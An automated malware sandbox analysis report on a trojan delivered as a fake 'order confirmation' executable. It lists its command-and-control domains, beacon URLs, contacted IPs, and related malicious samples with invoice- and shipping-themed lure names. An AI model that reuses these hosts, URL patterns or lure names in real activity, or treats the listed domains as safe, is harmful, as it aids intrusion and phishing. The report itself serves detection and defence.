http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.swiftappliancessc.com/bnuw/?Mv0h=ilxBzx5jzN5hMHP3lEnoWOla5UnSCnIEyVz4htafUXtg/D1GhDNvtcAOSSVsQdsK+0zz&VPXh=GhIH	0%	Avira URL Cloud	safe	
http://www.state728.com/bnuw/?Mv0h=UaN922MvMgW8WO4gu4dCtZfuQaKmG0MLXVbxDGTLVk691LjZJH+3nMRa/tXw417tQlSj&VPXh=GhIH	0%	Avira URL Cloud	safe	
http://www.purposelyproductivelab.com/bnuw/?Mv0h=H9eFKPT3PZ6+JEukmol4IakM7Rn1bTYI7da3AQhEmZOTwtXfk4c4gWXfuc3t72SmU6ef&VPXh=GhIH	0%	Avira URL Cloud	safe	
http://www.rotalablog.com/bnuw/?Mv0h=ZkQWQs3u/Pcsc6Be2UsBBupV9psrlEYt+FgoIT3sSBI7ln8n9R9tp98wLB1cQ9m1FW6z&VPXh=GhIH	0%	Avira URL Cloud	safe	
http://www.beachesvr.com/bnuw/?Mv0h=1oU/nMap4AbjDp4r952Rm+RiaAFKzBneYu9/CIGQRHecOlg44QcSF3Ws3nwJMctl1pZ6&VPXh=GhIH	0%	Avira URL Cloud	safe	
http://www.brendonellis.com/bnuw/?Mv0h=QSs7jQDeFsICiQBBJT3dneCSujMK1kRtf3DX2CBTXjaAl0pqu+ZlchGrg3MzDtdcBC8Q&VPXh=GhIH	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.secretlairtoys.com/bnuw/?Mv0h=XF767cEF5WeJAj2PNi54ASdTmj53lOUjuRZUhg8+4zo28WfhIPsVxcqM+IjYd/OTLsCZ&VPXh=GhIH	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.dmvantalya.com/bnuw/?Mv0h=sBaVa8kj+YCbP3U2o3QVtpVj9pzNwi4112+9WTWVNa3X8ft1LfuComp0EF+DLQnGsCaK&VPXh=GhIH	0%	Avira URL Cloud	safe	
http://www.secretlairtoys.com/	0%	Avira URL Cloud	safe	
http://www.ekpays.com/bnuw/?Mv0h=oQBageEfQvQWJFAXW9y7EEMDG11e2WOjQsYBS6rJpmc3XwkvfF+/+ZMtoN/tAF1fT0AC&VPXh=GhIH	0%	Avira URL Cloud	safe	
http://www.taxandbookkeepingsolutions.com/bnuw/?Mv0h=msgcY/GKR2+7Ty9qVKTu9pnyQy/WbDn9v8bhS9H73S6U4m0FMdY0GWjCttMprcSB8tfS&VPXh=GhIH	0%	Avira URL Cloud	safe	
http://www.czb878.com/bnuw/?Mv0h=unzmywU5hP7O9pQ/VNJ9lipk3GER0gynknqK6ctL9m3B0ma88PcLaMbDy7KFiKVjmiKo&VPXh=GhIH	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.alliswell.info	51.195.43.214	true	true		unknown
secretlairtoys.com	192.249.115.168	true	true		unknown
taxandbookkeepingsolutions.com	192.254.186.135	true	true		unknown
www.husum-ferienwohnungen.com	46.38.226.47	true	true		unknown
www.rotalablog.com	118.27.99.25	true	true		unknown
swiftappliancessc.com	184.168.131.241	true	true		unknown
www.dmvantalya.com	154.204.140.233	true	true		unknown
brendonellis.com	192.0.78.25	true	true		unknown
beachesvr.com	34.102.136.180	true	true		unknown
www.state728.com	69.163.224.168	true	true		unknown
expand.care	149.210.170.235	true	true		unknown
www.purposelyproductivelab.com	3.13.31.214	true	true		unknown
ekpays.com	3.0.139.114	true	true		unknown
www.czb878.com	172.120.228.88	true	true		unknown
www.taxandbookkeepingsolutions.com	unknown	unknown	true		unknown
www.swiftappliancessc.com	unknown	unknown	true		unknown
www.expand.care	unknown	unknown	true		unknown
www.secretlairtoys.com	unknown	unknown	true		unknown
www.coredigit.net	unknown	unknown	true		unknown
www.beachesvr.com	unknown	unknown	true		unknown
www.ekpays.com	unknown	unknown	true		unknown
www.brendonellis.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.alliswell.info/bnuw/?Mv0h=mq8FdBnXvVD55s8LjK9FZEvCV1OO/e8xkuyico0eSbMj5rSpqU8yGo4yf+6JoC4UpbW1&VPXh=GhIH	true	• Avira URL Cloud: safe	unknown
http://www.swiftappliancessc.com/bnuw/?Mv0h=ilxBzx5jzN5hMHP3lEnoWOla5UnSCnIEyVz4htafUXtg/D1GhDNvtcAOSSVsQdsK+0zz&VPXh=GhIH	true	• Avira URL Cloud: safe	unknown
http://www.state728.com/bnuw/?Mv0h=UaN922MvMgW8WO4gu4dCtZfuQaKmG0MLXVbxDGTLVk691LjZJH+3nMRa/tXw417tQlSj&VPXh=GhIH	true	• Avira URL Cloud: safe	unknown
http://www.purposelyproductivelab.com/bnuw/?Mv0h=H9eFKPT3PZ6+JEukmol4IakM7Rn1bTYI7da3AQhEmZOTwtXfk4c4gWXfuc3t72SmU6ef&VPXh=GhIH	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.rotalablog.com/bnuw/?Mv0h=ZkQWQs3u/Pcsc6Be2UsBBupV9psrIEYt+FgoIT3sSBI7ln8n9R9tp98wLB1cQ9m1FW6z&VPXh=GhIH	true	• Avira URL Cloud: safe	unknown
http://www.beachesvr.com/bnuw/?Mv0h=1oU/nMap4AbjDp4r952Rm+RiaAFKzBneYu9/CIGQRHecOlg44QcSF3Ws3nwJMctl1pZ6&VPXh=GhIH	true	• Avira URL Cloud: safe	unknown
http://www.brendonellis.com/bnuw/?Mv0h=QSs7jQDeFsICiQBBJT3dneCSujMK1kRtf3DX2CBTXjaAl0pqu+ZlchGrg3MzDtdcBC8Q&VPXh=GhIH	true	• Avira URL Cloud: safe	unknown
http://www.secretlairtoys.com/bnuw/?Mv0h=XF767cEF5WeJAj2PNi54ASdTmj53lOUjuRZUhg8+4zo28WfhIPsVxcqM+IjYd/OTLsCZ&VPXh=GhIH	true	• Avira URL Cloud: safe	unknown
http://www.dmvantalya.com/bnuw/?Mv0h=sBaVa8kj+YCbP3U2o3QVtpVj9pzNwi4112+9WTWVNa3X8ft1LfuComp0EF+DLQnGsCaK&VPXh=GhIH	true	• Avira URL Cloud: safe	unknown
http://www.ekpays.com/bnuw/?Mv0h=oQBageEfQvQWJFAXW9y7EEMDG11e2WOjQsYBS6rJpmc3XwkvfF+/+ZMtoN/tAF1fT0AC&VPXh=GhIH	true	• Avira URL Cloud: safe	unknown
http://www.taxandbookkeepingsolutions.com/bnuw/?Mv0h=msgcY/GKR2+7Ty9qVKTu9pnyQy/WbDn9v8bhS9H73S6U4m0FMdY0GWjCttMprcSB8tfS&VPXh=GhIH	true	• Avira URL Cloud: safe	unknown
http://www.czb878.com/bnuw/?Mv0h=unzmywU5hP7O9pQ/VNJ9lipk3GER0gynknqK6ctL9m3B0ma88PcLaMbDy7KFiKVjmiKo&VPXh=GhIH	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://https://cdnjs.cloudflare.com/ajax/libs/simplebar/2.5.0/simplebar.min.css	NETSTAT.EXE, 0000000C.00000002 .628447437.0000000003BD2000.00 000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.brendonellis.com/bnuw/?Mv0h=QSs7jQDeFsICiQBBJT3dneCSujMK1kRtf3DX2CBTXjaAl0pqu	NETSTAT.EXE, 0000000C.00000002 .628447437.0000000003BD2000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.autoitscript.com/autoit3/	Order confirmation 64236000000025 26.01.2021.exe, 00000000.00000002.25 9983047.00000000027B2000.00000 004.00000001.sdmp, lqqebhptsg.exe, 00000001.00000002.2563082 91.0000000004EB3000.00000004.0 0000001.sdmp, nsmE343.tmp.0.dr	false		high
http://https://cdnjs.cloudflare.com/ajax/libs/drift-zoom/1.4.0/drift-basic.min.css	NETSTAT.EXE, 0000000C.00000002 .628447437.0000000003BD2000.00 000004.00000001.sdmp	false		high
http://www.sajatypeworks.com	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.com	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.autoitscript.com/autoit3/J	Order confirmation 64236000000025 26.01.2021.exe, 00000000.00000002.25 9983047.00000000027B2000.00000 004.00000001.sdmp, lqqebhptsg.exe, 00000001.00000002.2517908 31.0000000000BF9000.00000002.0 0020000.sdmp, 9rd1hxro.exe, 00 000002.00000000.242920067.0000 0000004C9000.00000002.00020000 .sdmp, NETSTAT.EXE, 0000000C.0 0000002.628385609.0000000003B1 B000.00000004.00000001.sdmp, 9 rd1hxro.exe.1.dr	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	Order confirmation 64236000000025 26.01.2021.exe	false		high
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false		high
http:// https://cdnjs.cloudflare.com/ajax/libs/noUiSlider/14.6.1/nouislider.min.css	NETSTAT.EXE, 0000000C.00000002 .628447437.0000000003BD2000.00 000004.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	Order confirmation 64236000000025 26.01.2021.exe	false		high
http://https://cdnjs.cloudflare.com/ajax/libs/tiny-slider/2.9.2/tiny-slider.css	NETSTAT.EXE, 0000000C.00000002 .628447437.0000000003BD2000.00 000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.275348832.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.secretlairtoys.com/	NETSTAT.EXE, 0000000C.00000002 .628447437.0000000003BD2000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://cdnjs.cloudflare.com/ajax/libs/lightgallery/1.7.3/css/lightgallery.min.css	NETSTAT.EXE, 0000000C.00000002 .628447437.0000000003BD2000.00 000004.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.120.228.88	unknown	United States		18779	EGIHOSTINGUS	true
192.249.115.168	unknown	United States		22611	IMH-WESTUS	true
184.168.131.241	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
46.38.226.47	unknown	Germany		197540	NETCUP-ASnetcupGmbHDE	true
118.27.99.25	unknown	Japan		7506	INTERQGMOInternetIncJP	true
192.0.78.25	unknown	United States		2635	AUTOMATTICUS	true
3.13.31.214	unknown	United States		16509	AMAZON-02US	true
149.210.170.235	unknown	Netherlands		20857	TRANSIP-ASAmsterdamtheNetherlandsNL	true
69.163.224.168	unknown	United States		26347	DREAMHOST-ASUS	true
51.195.43.214	unknown	France		16276	OVHFR	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
3.0.139.114	unknown	United States		16509	AMAZON-02US	true
192.254.186.135	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
154.204.140.233	unknown	Seychelles		18013	ASLINE-AS-APASLINELIMITEDHK	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344999
Start date:	27.01.2021
Start time:	15:37:57
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 11m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Order confirmation 64236000000025 26.01.2021.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@9/5@16/15
EGA Information:	Failed
HDC Information:	• Successful, ratio: 6% (good quality ratio 5.8%) • Quality average: 84.2% • Quality standard deviation: 24.8%
HCA Information:	• Successful, ratio: 70% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, HxTsr.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.139.144, 104.43.193.48, 168.61.161.212, 23.210.248.85, 51.11.168.160, 51.103.5.159, 23.55.110.35, 23.55.110.38, 67.26.81.254, 8.248.121.254, 8.241.123.254, 67.27.159.254, 67.27.158.126, 95.101.22.224, 95.101.22.216, 20.54.26.129, 52.155.217.156 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, par02p.wns.notify.trafficmanager.net • Report size exceeded maximum capacity and may have missing disassembly code. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/344999/sample/Order confirmation 64236000000025 26.01.2021.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.249.115.168	PO-RY 001-21 Accuri.jar	Get hash	malicious	Browse	• www.secretlairtoys.com/bnuw/?xPWxBfL=XF767cEF5WeJAj2PNi54ASdTmj53lOUjuRZUhg8+4zo28WfhIPsVxcqM+IvhReiTcqeIvlMgMw==&9rjLyF=fdhDpRGXQ
	Statement for T10495 - 18-01-21 15-23.jar	Get hash	malicious	Browse	• www.secretlairtoys.com/bnuw/?AdpLDtR=XF767cEF5WeJAj2PNi54ASdTmj53lOUjuRZUhg8+4zo28WfhIPsVxcqM+IvYOvCQS8CPvlMnfA==&1bS=_VdpZpR8yn
184.168.131.241	RAPID SOA.xlsx	Get hash	malicious	Browse	• www.thecreatorsbook.com/aky/?MrIpf=y480GprHQ4MP&flX0DJ5=mHx4rV5tLr28MmvSGkxB9LVhRseCNR332GkcowizwEXSFPKeI/LlmY6x2m1vfw1VmIUMbA==
	v07PSzmSp9.exe	Get hash	malicious	Browse	• www.parkdaleliving.com/c8so/?3ff87=cEUYti5cL+AXNxPbfx60LfZoJb25X1Xzf5mF7VOL6mQ/zZpS24NGTSz6B6bhvYiv88T+&uZWD=XPmPajepJ2gdvnZ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	winlog(1).exe	Get hash	malicious	Browse	• www.digitalcreativeclass.com/oean/?8pNhXv=yVML0zB0&u4XpH=6sgdKtavC7V87+oTFKoxaa5O0zjTcMbm8vcjcmphVoVHfmTvOtd6UrCYUSHuOogI1kkIR2YmoA==
	win32.exe	Get hash	malicious	Browse	• www.xn--lmsealamientos-tnb.com/incn/?8pBP5p=wf+rV5DOYsMJpa4g9XLDiATljpns8YCBV86prGMq2zSxEqUEQI9j0Vbx28h0R1RpmAu9&L6Ah=2dSLFXghYtFd0
	order pdf.exe	Get hash	malicious	Browse	• www.healthywithhook.com/n7ak/?uTuD=UF4jhC9GOQChisniHC1kg0CjCBTohJaid9vkoIR2Qf4yQeaQ94Q33rP15fTgpArs+ngL&Ulm=9rCT5lUPVnAlWPi0
	bgJPIZIYby.exe	Get hash	malicious	Browse	• www.twistedtailgatesweeps1.com/bw82/?GFND=kKEA6YkkdkETd3+d2qZ9bmPUSI4mVgzFcDmo6tctb+5KXtaTIOiEE2GUo6ELQ3o02C3x&Rlj=YVIX8Hyx
	message_zdm.html	Get hash	malicious	Browse	• outlook-offlce-com.irvineairflights.org/
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-010203.exe.exe	Get hash	malicious	Browse	• www.garethjamesproperties.com/cdl/?Et08qv=2ovCVTXv68Pt4ijpLk8HPqbw25DfYgJSfH6hGLZ/BiAdoxLe5mSyhZEbepZ3N+ZDM0I2&uXK=hpgd6NmPQLRDNXK
	message_zdm.html	Get hash	malicious	Browse	• myaccount-office-message.irvinebusinessfly.com/
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• www.metamorphosisswei.com/9bwn/?FTChYV9=PjBOtfKyZi0MVy8KTAOZ6es/s7g6bZ/sUd6s5qyy+y2zh4u+ZehjfLQuVlmfdl/uWDwB70KU+Q==&uzuD=ZlmPdLR82nZ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INV120294624.html	Get hash	malicious	Browse	• isb-sharepoints.irvineairflight.com/
	G0ESHzsrvg.exe	Get hash	malicious	Browse	• www.100fetpics.com/8rg4/?Ktx=08lHb1lQuD80K2/lta3mrgdssoTum8+9mcHmJtD55/wROMTw7+mwrmz+mMDQv4y9//uuqNWBXw==&OtNDOP=wXOLMFD0PT3lc
	hmH9ZhBQFD.exe	Get hash	malicious	Browse	• www.twistedtailgatesweeps1.com/bw82/?AjR=kKEA6YkkdkETd3+d2qZ9bmPUSI4mVgzFcDmo6tctb+5KXtaTIOiEE2GUo5kbfW4Mone2&ndnDnN=-Zh4gtKhzFrx
	NEW AGREEMENT 2021.xlsx	Get hash	malicious	Browse	• www.lakegastonautoparts.com/bw82/?h4XX=ADKhg6&d480GxR0=juBLB0WtueK0EvdRqiaKUMHcPI3xC2bTDg9jeDe0t8cj29/tW+mLTC2Yjrpt+W5wd622IA==
	Signatures Required 21-01-2021.xlsx	Get hash	malicious	Browse	• www.magnabeautystyle.com/bw82/?KPO0Ltt0=9KGhaNjgEAjOuiPnGmkWJtXE2Tv4ryq1r5IcCqZotckyUU+N2GtErEKHJSdKgyTchgl25w==&GzuD_=dp5pdVbpjd
	JK981U7607.doc	Get hash	malicious	Browse	• trainwithconviction.com/wp-admin/y/
	SecuriteInfo.com.Trojan.PackedNET.507.23078.exe	Get hash	malicious	Browse	• www.pnwfireextinguishers.com/incn/?t8o=sCl40OkbCTlpMn8nDVKtc7exPuvy+8BigTFOlzhHVo8rCf1OKnKgPL2L2vkPzdoEVatq&TjX=YvIT_
	SecuriteInfo.com.Trojan.PackedNET.507.15470.exe	Get hash	malicious	Browse	• www.microwgreens.net/gqx2/?t6Al=7RaLHwCMUMujiCZTFv81tpuDgIdMwwaUpFkTs3uacfnBr+tZ14+SJ7n3FmpwAcExjbOA&kPm0q=J4kl

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ChTY1xID7P.exe	Get hash	malicious	Browse	• www.hlaprotiens.com/8rg4/?GFNP=OYDJLuueaFXNtOwihDRdfsH5NtUxWUpjnhyJYIgTyqexCACRaAwflaXc/5f6y5znDp4n&Rl7=XPv4nRgx
	Sales Contract_20210113.xlsx	Get hash	malicious	Browse	• www.microwgreens.net/gqx2/?Ab=7RaLHwCJULuniSVfHv81tpuDgIdMwwaUpF8Dw0ybY/nArPBfyovef/f1GAl2LtQ62963Dg==&oBZ4Uz=D0Dl7fO

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.husum-ferienwohnungen.com	PO-RY 001-21 Accuri.jar	Get hash	malicious	Browse	• 46.38.226.47
www.dmvantalya.com	PO-RY 001-21 Accuri.jar	Get hash	malicious	Browse	• 154.204.140.233
	Statement for T10495.jar	Get hash	malicious	Browse	• 154.204.140.233
	Statement for T10495 - 18-01-21 15-23.jar	Get hash	malicious	Browse	• 154.204.140.233
www.purposelyproductivelab.com	Statement for T10495 - 18-01-21 15-23.jar	Get hash	malicious	Browse	• 3.13.31.214
www.state728.com	PO-RY 001-21 Accuri.jar	Get hash	malicious	Browse	• 69.163.224.168
	Statement for T10495 - 18-01-21 15-23.jar	Get hash	malicious	Browse	• 69.163.224.168
www.alliswell.info	Statement for T10495.jar	Get hash	malicious	Browse	• 51.195.43.214
	Statement for T10495 - 18-01-21 15-23.jar	Get hash	malicious	Browse	• 51.195.43.214
www.rotalablog.com	Statement for T10495.jar	Get hash	malicious	Browse	• 118.27.99.25

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
EGIHOSTINGUS	v07PSzmSp9.exe	Get hash	malicious	Browse	• 107.186.80.105
	Request.xlsx	Get hash	malicious	Browse	• 104.252.75.32
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 205.164.0.141
	CiL08gVVjl.exe	Get hash	malicious	Browse	• 104.252.75.184
	sLUAeV5Er6.exe	Get hash	malicious	Browse	• 23.230.139.13
	KtJsMM8kdE.exe	Get hash	malicious	Browse	• 45.38.251.204
	z1k1U9Vnnw.exe	Get hash	malicious	Browse	• 104.252.75.184
	PO81053.exe	Get hash	malicious	Browse	• 172.121.114.119
	Purchase Order_80976678_pdf.exe	Get hash	malicious	Browse	• 107.186.101.48
	Request for Quotation.exe	Get hash	malicious	Browse	• 104.253.87.80
	Bank details.exe	Get hash	malicious	Browse	• 107.165.91.103
	6gg4UwrN3I.exe	Get hash	malicious	Browse	• 107.186.80.231
	Purchase order nr.0119-21.exe	Get hash	malicious	Browse	• 107.187.149.142
	Consignment Details&BL Draft.exe	Get hash	malicious	Browse	• 205.164.0.141
	PO#416421.exe	Get hash	malicious	Browse	• 104.164.84.118
	6LoOfs26IR.exe	Get hash	malicious	Browse	• 50.117.53.236
	Solicitud de presupuesto.exe	Get hash	malicious	Browse	• 45.38.103.38
	Scan Document 01.exe	Get hash	malicious	Browse	• 172.252.178.113
	spptqzbEyNlEJvj.exe	Get hash	malicious	Browse	• 104.164.52.100
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 172.252.178.113
AS-26496-GO-DADDY-COM-LLCUS	ARCH_25_012021.doc	Get hash	malicious	Browse	• 192.169.223.13
	RAPID SOA.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	0113 INV_PAK.xlsx	Get hash	malicious	Browse	• 166.62.29.42

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	quote20210126.exe.exe	Get hash	malicious	Browse	• 107.180.2.197
	ARCH_25_012021.doc	Get hash	malicious	Browse	• 192.169.223.13
	Informacion.doc	Get hash	malicious	Browse	• 166.62.10.32
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 198.71.232.3
	winlog(1).exe	Get hash	malicious	Browse	• 184.168.131.241
	win32.exe	Get hash	malicious	Browse	• 184.168.131.241
	DAT.doc	Get hash	malicious	Browse	• 107.180.12.39
	order pdf.exe	Get hash	malicious	Browse	• 184.168.131.241
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 192.169.223.13
	ARCH_98_24301.doc	Get hash	malicious	Browse	• 198.71.233.150
	RFQ.xlsx	Get hash	malicious	Browse	• 198.71.232.3
	bgJPIZIYby.exe	Get hash	malicious	Browse	• 184.168.131.241
	E4Q30tDEB9.exe	Get hash	malicious	Browse	• 192.169.220.85
	RevisedPO.24488_pdf.exe	Get hash	malicious	Browse	• 107.180.34.198
	02131.doc	Get hash	malicious	Browse	• 166.62.28.133
	mensaje_012021_1-538086.doc	Get hash	malicious	Browse	• 198.71.233.47
	Notice 8283393_829.doc	Get hash	malicious	Browse	• 192.169.223.13
IMH-WESTUS	Top Urgent_New_Order_PDF.exe	Get hash	malicious	Browse	• 173.247.251.165
	JK981U7607.doc	Get hash	malicious	Browse	• 23.235.208.88
	EK6BR1KS50.exe	Get hash	malicious	Browse	• 205.134.254.189
	7145-2021.doc	Get hash	malicious	Browse	• 23.235.208.88
	form.doc	Get hash	malicious	Browse	• 23.235.208.88
	PO 01202021.doc	Get hash	malicious	Browse	• 23.235.208.88
	fda.exe	Get hash	malicious	Browse	• 74.124.195.209
	57229937-122020-4-7676523.doc	Get hash	malicious	Browse	• 23.235.210.245
	PO-RY 001-21 Accuri.jar	Get hash	malicious	Browse	• 192.249.115.168
	P8ob8zaRpi.exe	Get hash	malicious	Browse	• 209.182.192.90
	Purchase Order 02556.xlsx	Get hash	malicious	Browse	• 209.182.192.90
